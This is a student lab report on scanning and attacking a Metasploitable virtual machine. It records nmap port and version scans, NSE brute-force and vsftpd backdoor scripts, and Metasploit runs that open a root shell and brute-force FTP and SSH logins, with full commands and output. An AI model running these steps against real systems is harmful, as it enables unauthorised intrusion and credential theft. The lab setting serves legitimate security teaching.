Network Security Project – Ranjit Jha

Part 1


Run across multiple scans and figure out the ports which are open. Different types of scans help you in bypassing the filtration and firewalls.

1.Default Scan

Command to carry out the scan: nmap -p- 192.168.56.103 -n

Explanation: By default, Nmap scans the most common 1,000 ports for each protocol. -p- however scans all 65535 TCP ports. -n bypasses DNS servers, disabling reverse DNS query.

Procedure to carry out the scan with the screenshot of the result Ports and Service Details:



2.Stealth Scan / SYN scan

Command to carry out the scan: nmap -sS 192.168.56.103 -n

Explanation: -sS enables stealth scans. It sends a SYN packet and then waits for a response. If response = SYN/ACK then the connection is open, if it is RST means the connection is closed. Also known as half-open scan.

Procedure to carry out the scan with the screenshot of the result Ports and Service Details:

```
File  Actions  Edit  View  Help
root@kali:~# nmap -sS 192.168.56.103 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 11:52 EST
Nmap scan report for 192.168.56.103
Host is up (0.0046s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:F6:8E:1E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
root@kali:~#
```

3. FIN Scan

Command to carry out the scan: nmap -sF 192.168.56.103 -n

Explanation: Applicable to systems compliant with RFC 793 text. As per that, if a destination port is closed, a packet sent to it without a SYN, ACK or RST flag will cause a RST packet to be sent in response. So if a RST packet is received in response to -sF, the port is considered closed, while no response means open|filtered.

Procedure to carry out the scan with the screenshot of the result Ports and Service Details:

```
File  Actions  Edit  View  Help
root@kali:~# nmap -sF 192.168.56.103 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 12:38 EST
Nmap scan report for 192.168.56.103
Host is up (0.0016s latency).
Not shown: 977 closed ports
PORT     STATE         SERVICE
21/tcp   open|filtered ftp
22/tcp   open|filtered ssh
23/tcp   open|filtered telnet
25/tcp   open|filtered smtp
53/tcp   open|filtered domain
80/tcp   open|filtered http
111/tcp  open|filtered rpcbind
139/tcp  open|filtered netbios-ssn
445/tcp  open|filtered microsoft-ds
512/tcp  open|filtered exec
513/tcp  open|filtered login
514/tcp  open|filtered shell
1099/tcp open|filtered rmiregistry
1524/tcp open|filtered ingreslock
2049/tcp open|filtered nfs
2121/tcp open|filtered ccproxy-ftp
3306/tcp open|filtered mysql
5432/tcp open|filtered postgresql
5900/tcp open|filtered vnc
6000/tcp open|filtered X11
6667/tcp open|filtered irc
8009/tcp open|filtered ajp13
8180/tcp open|filtered unknown
MAC Address: 08:00:27:F6:8E:1E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
root@kali:~#
```

4. NULL Scan

Command to carry out the scan: nmap -sN 192.168.56.103 -n

Explanation: Applicable to systems compliant with RFC 793 text, and similar to FIN scan. As per that, if a destination port is closed, a packet sent to it without a SYN, ACK or RST flag will cause a RST packet to be sent in response. So if a RST packet is received in response to -sF, the port is considered closed, while no response means open|filtered.

Procedure to carry out the scan with the screenshot of the result Ports and Service Details:

```
File  Actions  Edit  View  Help
root@kali:~# nmap -sN 192.168.56.103 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 12:46 EST
Nmap scan report for 192.168.56.103
Host is up (0.0025s latency).
Not shown: 977 closed ports
PORT     STATE         SERVICE
21/tcp   open|filtered ftp
22/tcp   open|filtered ssh
23/tcp   open|filtered telnet
25/tcp   open|filtered smtp
53/tcp   open|filtered domain
80/tcp   open|filtered http
111/tcp  open|filtered rpcbind
139/tcp  open|filtered netbios-ssn
445/tcp  open|filtered microsoft-ds
512/tcp  open|filtered exec
513/tcp  open|filtered login
514/tcp  open|filtered shell
1099/tcp open|filtered rmiregistry
1524/tcp open|filtered ingreslock
2049/tcp open|filtered nfs
2121/tcp open|filtered ccproxy-ftp
3306/tcp open|filtered mysql
5432/tcp open|filtered postgresql
5900/tcp open|filtered vnc
6000/tcp open|filtered X11
6667/tcp open|filtered irc
8009/tcp open|filtered ajp13
8180/tcp open|filtered unknown
MAC Address: 08:00:27:F6:8E:1E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
root@kali:~#
```

5.UDP Scan

Command to carry out the scan: nmap -sU 192.168.56.103 -n

Explanation: Works by sending a UDP packet to every targeted port. If an ICMP port unreachable error (type 3, code 3) is returned, the port is closed. Other ICMP unreachable errors (type 3, codes 0, 1, 2, 9, 10, or 13) mark the port as filtered. A response with the occasional UDP packet indicates that the port is open. If no response is received after retransmissions, the port is marked as open|filtered. Takes more time than other scans. Can be combined with SYN scan -sS.

Procedure to carry out the scan with the screenshot of the result Ports and Service Details:

```
File  Actions  Edit  View  Help
root@kali:~# nmap -sU 192.168.56.103 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 12:55 EST
Nmap scan report for 192.168.56.103
Host is up (0.00093s latency).
Not shown: 992 closed ports
PORT      STATE         SERVICE
53/udp    open          domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open          rpcbind
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open          nfs
26407/udp open|filtered unknown
MAC Address: 08:00:27:F6:8E:1E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1067.01 seconds
root@kali:~#
```

6. Version Scan

Command to carry out the scan: nmap -sV 192.168.56.103 -n

Explanation: -sV helps find out which versions of which services are running on the host. An accurate version number helps dramatically in determining which exploits a server is vulnerable to.

Procedure to carry out the scan with the screenshot of the result Ports and Service Details:

```
kali@kali: ~
File  Actions  Edit  View  Help
root@kali:~# nmap -sV 192.168.56.103 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 13:23 EST
Nmap scan report for 192.168.56.103
Host is up (0.0019s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F6:8E:1E (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
root@kali:~#
```

Part 2

After figuring out the open ports, we need to figure out which ports are vulnerable.

1. Telnet – Brute Force

Name of the script which confirms the vulnerability: telnet-brute

A brief description about the vulnerability Observation: Performs brute-force password auditing against telnet servers.

Ports and Services

Port 23: telnet

Command to execute in shell: nmap --script telnet-brute -p 23 192.168.56.103 -n -vv

```
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE: [telnet-brute 192.168.56.103:23] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute 192.168.56.103:23] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute 192.168.56.103:23] passwords: Time limit 10m00s exceeded.
NSE Timing: About 41.67% done; ETC: 01:12 (0:14:01 remaining)
Completed NSE at 00:58, 603.82s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.00081s latency).
Scanned at 2021-01-17 00:48:20 EST for 604s

PORT   STATE SERVICE REASON
23/tcp open  telnet  syn-ack ttl 64
| telnet-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 4037 guesses in 603 seconds, average tps: 6.7

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:58
Completed NSE at 00:58, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 604.24 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
root@kali:~#
```

2. Telnet – Clear Text Capture

Name of the script which confirms the vulnerability: telnet-encryption

A brief description about the vulnerability Observation: Checks to see if the server supports encryption.

Ports and Services

Port 23: telnet

Command to execute in shell: nmap --script telnet-brute -p 23 192.168.56.103 -n -vv

```
root@kali:~# nmap --script telnet-encryption -p 23 192.168.56.103 -n -vv
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-17 01:07 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:07
Completed NSE at 01:07, 0.00s elapsed
Initiating Ping Scan at 01:07
Scanning 192.168.56.103 [4 ports]
Completed Ping Scan at 01:07, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:07
Scanning 192.168.56.103 [1 port]
Discovered open port 23/tcp on 192.168.56.103
Completed SYN Stealth Scan at 01:07, 0.03s elapsed (1 total ports)
NSE: Script scanning 192.168.56.103.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:07
Completed NSE at 01:07, 0.00s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.0012s latency).
Scanned at 2021-01-17 01:07:05 EST for 0s

PORT   STATE SERVICE REASON
23/tcp open  telnet  syn-ack ttl 64
| telnet-encryption:
|_  Telnet server does not support encryption

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:07
Completed NSE at 01:07, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
```

3. FTP – Brute Force

Name of the script which confirms the vulnerability: ftp-brute

A brief description about the vulnerability Observation: Performs brute force password auditing against FTP servers.

Ports and Services

Port 21: ftp

Command to execute in shell: nmap --script ftp-brute -p 21 192.168.56.103 -n -vv

```
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE: [ftp-brute 192.168.56.103:21] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute 192.168.56.103:21] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute 192.168.56.103:21] passwords: Time limit 10m00s exceeded.
NSE Timing: About 66.67% done; ETC: 01:39 (0:05:00 remaining)
Completed NSE at 01:34, 602.40s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.0012s latency).
Scanned at 2021-01-17 01:24:26 EST for 603s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3668 guesses in 602 seconds, average tps: 6.2

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:34
Completed NSE at 01:34, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 602.80 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
```

4. SSH Brute Force

Name of the script which confirms the vulnerability: ssh-brute

A brief description about the vulnerability Observation: Performs brute-force password guessing against ssh servers.

Ports and Services

Port 22: ssh

Command to execute in shell: nmap --script ssh-brute -p 22 192.168.56.103 -n -vv

```
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: webadmin:ale
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: sysadmin:ale
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: netadmin:ale
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: guest:alexis
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: web:alexis
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: test:alexis
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: root:miguel
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: admin:miguel
NSE Timing: About 98.83% done; ETC: 02:44 (0:00:07 remaining)
NSE: [ssh-brute 192.168.56.103:22] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute 192.168.56.103:22] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute 192.168.56.103:22] passwords: Time limit 10m00s exceeded.
Completed NSE at 02:44, 601.21s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.0015s latency).
Scanned at 2021-01-17 02:34:08 EST for 601s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 957 guesses in 601 seconds, average tps: 1.6

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:44
Completed NSE at 02:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 601.66 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
root@kali:~#
```

5. FTP remote code execution

Name of the script which confirms the vulnerability: ftp-vsftpd-backdoor

A brief description about the vulnerability Observation: Tests for the presence of the vsFTPd 2.3.4 backdoor reported on 2011-07-04 (CVE-2011-2523). This script attempts to exploit the backdoor using the innocuous id command by default, but that can be changed with the exploit.cmd or ftp-vsftpd-backdoor.cmd script arguments.

Ports and Services

Port 21: ftp

Command to execute in shell: nmap --script ftp-vsftpd-backdoor -p 21 192.168.56.103 -n -vv

```
Discovered open port 21/tcp on 192.168.56.103
Completed SYN Stealth Scan at 02:55, 0.04s elapsed (1 total ports)
NSE: Script scanning 192.168.56.103.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 2.03s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.0028s latency).
Scanned at 2021-01-17 02:55:16 EST for 2s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules
backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-downlo

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.45 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
root@kali:~#
```

6. SMTP - User Enumeration

Name of the script which confirms the vulnerability: smtp-enum-users

A brief description about the vulnerability Observation: Attempts to enumerate the users on a SMTP server by issuing the VRFY, EXPN or RCPT TO commands. The goal of this script is to discover all the user accounts in the remote system.

Ports and Services

Port 25: smtp

Command to execute in shell: nmap --script smtp-enum-users -p 25 192.168.56.103 -n -vv

Unable to get around 'method RCPT returned unhandled status code'. Please guide!

```
root@kali:~# nmap --script smtp-enum-users -p 25 192.168.56.103 -n -vv
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-17 03:38 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 03:38
Completed NSE at 03:38, 0.00s elapsed
Initiating Ping Scan at 03:38
Scanning 192.168.56.103 [4 ports]
Completed Ping Scan at 03:38, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 03:38
Scanning 192.168.56.103 [1 port]
Discovered open port 25/tcp on 192.168.56.103
Completed SYN Stealth Scan at 03:38, 0.04s elapsed (1 total ports)
NSE: Script scanning 192.168.56.103.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 03:38
Completed NSE at 03:38, 0.02s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.0018s latency).
Scanned at 2021-01-17 03:38:29 EST for 0s

PORT   STATE SERVICE REASON
25/tcp open  smtp    syn-ack ttl 64
| smtp-enum-users:
|_ Method RCPT returned a unhandled status code.

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 03:38
Completed NSE at 03:38, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
root@kali:~#
```

7. FTP Clear Text Capture

Name of the script which confirms the vulnerability:

A brief description about the vulnerability Observation: Attempts to enumerate the users on a SMTP server by issuing the VRFY, EXPN or RCPT TO commands. The goal of this script is to discover all the user accounts in the remote system.

Ports and Services

Port 21: ftp

Command to execute in shell: nmap --script

Unable to find script for FTP clear text capture / FTP encryption. Please guide!

Part 3

1. FTP remote code execution: This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011.

```
msf5 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

msf5 >
```

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.103   yes       The target host(s), range CIDR identifier, or hosts file
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] [2021.01.17-04:24:09] 192.168.56.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] [2021.01.17-04:24:09] 192.168.56.103:21 - USER: 331 Please specify the password.
[+] [2021.01.17-04:24:09] 192.168.56.103:21 - Backdoor service has been spawned, handling...
[+] [2021.01.17-04:24:09] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] [2021.01.17-04:24:13] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.103:6200) at 2021-01-17 04:24:13 -0500

id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
```

2. FTP Brute Force

```
msf5 > search ftp_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_login                        normal  No     FTP Authentication Scanner


msf5 > use 0
msf5 auxiliary(scanner/ftp/ftp_login) >
```

```
msf5 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting                       Required  Description
   ----              ---------------                       --------  -----------
   BLANK_PASSWORDS   false                                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                     yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                 no        Try each user/password couple stored in the cu
   DB_ALL_PASS       false                                 no        Add all passwords in the current database to t
   DB_ALL_USERS      false                                 no        Add all users in the current database to the l
   PASSWORD                                                no        A specific password to authenticate with
   PASS_FILE         file:///home/kali/Desktop/Pass%20file no        File containing passwords, one per line
   Proxies                                                 no        A proxy chain of format type:host:port[,type:h
   RECORD_GUEST      false                                 no        Record anonymous/guest logins to the database
   RHOSTS            192.168.56.103                        yes       The target host(s), range CIDR identifier, or
   RPORT             21                                    yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                 yes       Stop guessing when a credential works for a ho
   THREADS           1                                     yes       The number of concurrent threads (max one per
   USERNAME                                                no        A specific username to authenticate as
   USERPASS_FILE                                           no        File containing users and passwords separated
   USER_AS_PASS      false                                 no        Try the username as the password for all users
   USER_FILE         file:///home/kali/Desktop/User%20file no        File containing usernames, one per line
   VERBOSE           true                                  yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ftp/ftp_login) >
```

```
msf5 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.56.103:21      - 192.168.56.103:21 - Starting FTP login sweep
[!] 192.168.56.103:21      - No active DB -- Credential data will not be saved!
[+] 192.168.56.103:21      - 192.168.56.103:21 - Login Successful: msfadmin:msfadmin
[-] 192.168.56.103:21      - 192.168.56.103:21 - LOGIN FAILED: tureyth:msfadmin (Incorrect: )
[-] 192.168.56.103:21      - 192.168.56.103:21 - LOGIN FAILED: tureyth:tureyth (Incorrect: )
[-] 192.168.56.103:21      - 192.168.56.103:21 - LOGIN FAILED: tureyth:user (Incorrect: )
[-] 192.168.56.103:21      - 192.168.56.103:21 - LOGIN FAILED: tureyth:postgres (Incorrect: )
[-] 192.168.56.103:21      - 192.168.56.103:21 - LOGIN FAILED: user:msfadmin (Incorrect: )
[-] 192.168.56.103:21      - 192.168.56.103:21 - LOGIN FAILED: user:tureyth (Incorrect: )
[+] 192.168.56.103:21      - 192.168.56.103:21 - Login Successful: user:user
[-] 192.168.56.103:21      - 192.168.56.103:21 - LOGIN FAILED: postgres:msfadmin (Incorrect: )
[-] 192.168.56.103:21      - 192.168.56.103:21 - LOGIN FAILED: postgres:tureyth (Incorrect: )
[-] 192.168.56.103:21      - 192.168.56.103:21 - LOGIN FAILED: postgres:user (Incorrect: )
[+] 192.168.56.103:21      - 192.168.56.103:21 - Login Successful: postgres:postgres
[*] 192.168.56.103:21      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/ftp_login) >
```

3. SSH Brute Force

```
msf5 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner

Interact with a module by name or index, for example use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf5 > use 0
msf5 auxiliary(scanner/ssh/ssh_login) > show info
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                    Required  Description
   ----              ---------------                    --------  -----------
   BLANK_PASSWORDS   false                              no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                  yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                              no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                              no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                              no        Add all users in the current database to the list
   PASSWORD                                             no        A specific password to authenticate with
   PASS_FILE         /home/kali/Desktop/passwords.txt   no        File containing passwords, one per line
   RHOSTS            192.168.56.103                     yes       The target host(s), range CIDR identifier, or hosts file with
 syntax 'file:<path>'
   RPORT             22                                 yes       The target port
   STOP_ON_SUCCESS   false                              yes       Stop guessing when a credential works for a host
   THREADS           1                                  yes       The number of concurrent threads (max one per host)
   USERNAME                                             no        A specific username to authenticate as
   USERPASS_FILE                                        no        File containing users and passwords separated by space, one p
air per line
   USER_AS_PASS      false                              no        Try the username as the password for all users
   USER_FILE         /home/kali/Desktop/users.txt       no        File containing usernames, one per line
   VERBOSE           false                              yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) >
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.56.103:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfa
),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin)
tasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 7 opened (10.0.2.15:45841 → 192.168.56.103:22) at 2021-01-1
[+] 192.168.56.103:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=100
erver #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 8 opened (10.0.2.15:44895 → 192.168.56.103:22) at 2021-01-1
[+] 192.168.56.103:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgr
